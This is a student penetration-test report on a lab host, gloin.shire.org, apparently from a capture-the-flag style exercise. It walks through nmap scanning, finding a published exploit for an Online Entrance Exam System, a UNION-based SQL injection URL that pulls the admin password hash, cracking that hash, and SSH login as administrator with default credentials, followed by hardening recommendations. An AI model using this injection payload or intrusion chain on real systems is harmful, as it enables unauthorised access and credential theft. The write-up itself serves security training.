Executive Report

gloin.shire.org

David Thomsen

September 7, 2023

Table of Contents

Report

Gloin.shire.org has a known exploit in the Online Entrance Exam System, where malicious users are able to inject code using the URL bar. This exploit allows the user to forcefully grab the password hash. This was easily cracked and using the default username credentials as well as the newly cracked password, allows the user to SSH as an administrator and grants full access to the Gloin box.

Introduction

The purpose of this report is to show the efforts and methods that were used in this investigation. It will include the exploits used, as well as command inputs, and lastly, the results.

Objective

The objective of this report was to exploit *gloin.shire.org* within the shire network. We were tasked to leverage vulnerabilities found in the system in order to elevate access up to administrator's access.

Recommendations


I would recommend a few solutions or possible deterrents to stop this type of attack happening in an uncontrolled environment.

1. DO NOT under any circumstances use the default credentials, ESPECIALLY on the administrator account. Default credentials are well known on all operating systems especially Mac, Windows, and many Linux distros.
2. Do not use applications that have known vulnerabilities. I was able to find an exploit in the same amount of time it took me to open up the webpage.
3. Do not have SSH as an open port if there is no way to verify who is logging in and from where. With just a few different tools (and some guesswork), I was able to brute force the SSH and grabbed both root and user flags.

Exploitation

Target : gloin.shire.org

Nslookup:




```
┌──(champuser㉿kali)-[~]
└─$ nslookup gloin.shire.org 10.0.5.22
Server:         10.0.5.22
Address:        10.0.5.22#53

Name:   gloin.shire.org
Address: 10.0.5.31
```

Used nslookup in order to grab the address for the server.

NMAP (looking for open ports and possible vulnerabilities):




```
┌──(champuser㉿kali)-[~]
└─$ nmap -A 10.0.5.31
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-07 10:14 EDT
Nmap scan report for 10.0.5.31
Host is up (0.0016s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey: 
|   2048 03c4ecc301a2e120c11a357b2e598cc7 (RSA)
|   256 97bb836afe926258419477b548aa8606 (ECDSA)
|_  256 79bebb783adc5df5a7d1802e53c2dcdb (ED25519)
443/tcp  open  ssl/http      Apache httpd 2.4.51 ((Win64) OpenSSL/1.1.1l PHP/7.3.31)
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| http-title: 404 Not Found
|_Requested resource was ./login.php
|_http-server-header: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31
| tls-alpn: 
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info: 
|   Target_Name: SRV-GLOIN
|   NetBIOS_Domain_Name: SRV-GLOIN
|   NetBIOS_Computer_Name: SRV-GLOIN
|   DNS_Domain_Name: srv-gloin
|   DNS_Computer_Name: srv-gloin
|   Product_Version: 10.0.17763
|_  System_Time: 2023-09-07T14:14:10+00:00
| ssl-cert: Subject: commonName=srv-gloin
| Not valid before: 2023-06-04T17:27:23
|_Not valid after:  2023-12-04T17:27:23
|_ssl-date: 2023-09-07T14:14:15+00:00; -12s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -12s, deviation: 0s, median: -12s

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.31 seconds
```

Noticed that there was a web server open on port 443 so I took a look.

Webpage:



LOGIN | Online Entrance E

https://10.0.5.31/entrance_exam/login.php


Online Entrance Exam System

Please Reference Code To Take the Exam.

Referecnce Code

This does not look very secure, so I looked into exploits that use this Exam Form.


Vulnerabilities:



```
┌──(champuser㉿kali)-[~]
└─$ searchsploit Online Entrance Exam System
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Simple Online College Entrance Exam System 1.0 - 'Multiple' SQL injection
Simple Online College Entrance Exam System 1.0 - Account Takeover
Simple Online College Entrance Exam System 1.0 - SQLi Authentication Bypass
Simple Online College Entrance Exam System 1.0 - Unauthenticated Admin Creation
------------------------------------------------------------------------------
Shellcodes: No Results
```

Used the *https://www.exploit-db.com/exploits/50398* exploit


Exploitation:



```
https://10.0.5.31/entrance_exam/take_exam.php?id='+UNION+SELECT+1,username||';'||password,3,4,5,6,7+FROM+admin_list;
```

Taking the admin;4214db3884e9cd913b49b5b44e49ae96

Using this exploit, I was able to get the administrators password hash which I had brought over to https://crackstation.net



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
4214db3884e9cd913b49b5b44e49ae96
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
4214db3884e9cd913b49b5b44e49ae96	md5	Moria2Featon6

However, this does not provide access to the username credentials, so I had guessed a few options using common schematics for usernames such as firstname.lastname or firstinitial.lastname, etc. When those hadnt worked, I had tried default credentials which had granted me SSH access.

Access and Flags:



```
┌──(champuser㉿kali)-[~]
└─$ ssh administrator@10.0.5.31
The authenticity of host '10.0.5.31 (10.0.5.31)' can't be established.
ED25519 key fingerprint is SHA256:E3LNe6wg0rTMKaix+hbXkocWQRms2/4siJetiCube+w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.5.31' (ED25519) to the list of known hosts.
administrator@10.0.5.31's password:
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         9/15/2018   3:19 AM                Desktop
d-r---          8/1/2022  12:00 PM                Documents
d-r---         9/15/2018   3:19 AM                Downloads
d-r---         9/15/2018   3:19 AM                Favorites
d-r---         9/15/2018   3:19 AM                Links
d-r---         9/15/2018   3:19 AM                Music
d-r---         9/15/2018   3:19 AM                Pictures
d-----         9/15/2018   3:19 AM                Saved Games
d-r---         9/15/2018   3:19 AM                Videos
-a----          8/1/2022  12:00 PM             39 root-flag.txt


PS C:\Users\Administrator> cat .\root-flag.txt
"a7ce6b81-8c2b-4b67-931b-838d6e88cd95"
PS C:\Users\Administrator> cd ..
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/27/2023  11:00 PM                Administrator
d-----         1/14/2023  12:21 PM                deployer
d-----         1/14/2023  12:21 PM                gloin
d-r---         8/21/2021   9:55 AM                Public


PS C:\Users> cat .\gloin\user-flag.txt
"3eb419b6-813d-4fcf-995e-b0b960c83457"
```

Once I was in, the actual data collection was quite easy as I was not limited in directory traversal, as I was logged in as a Sudo user.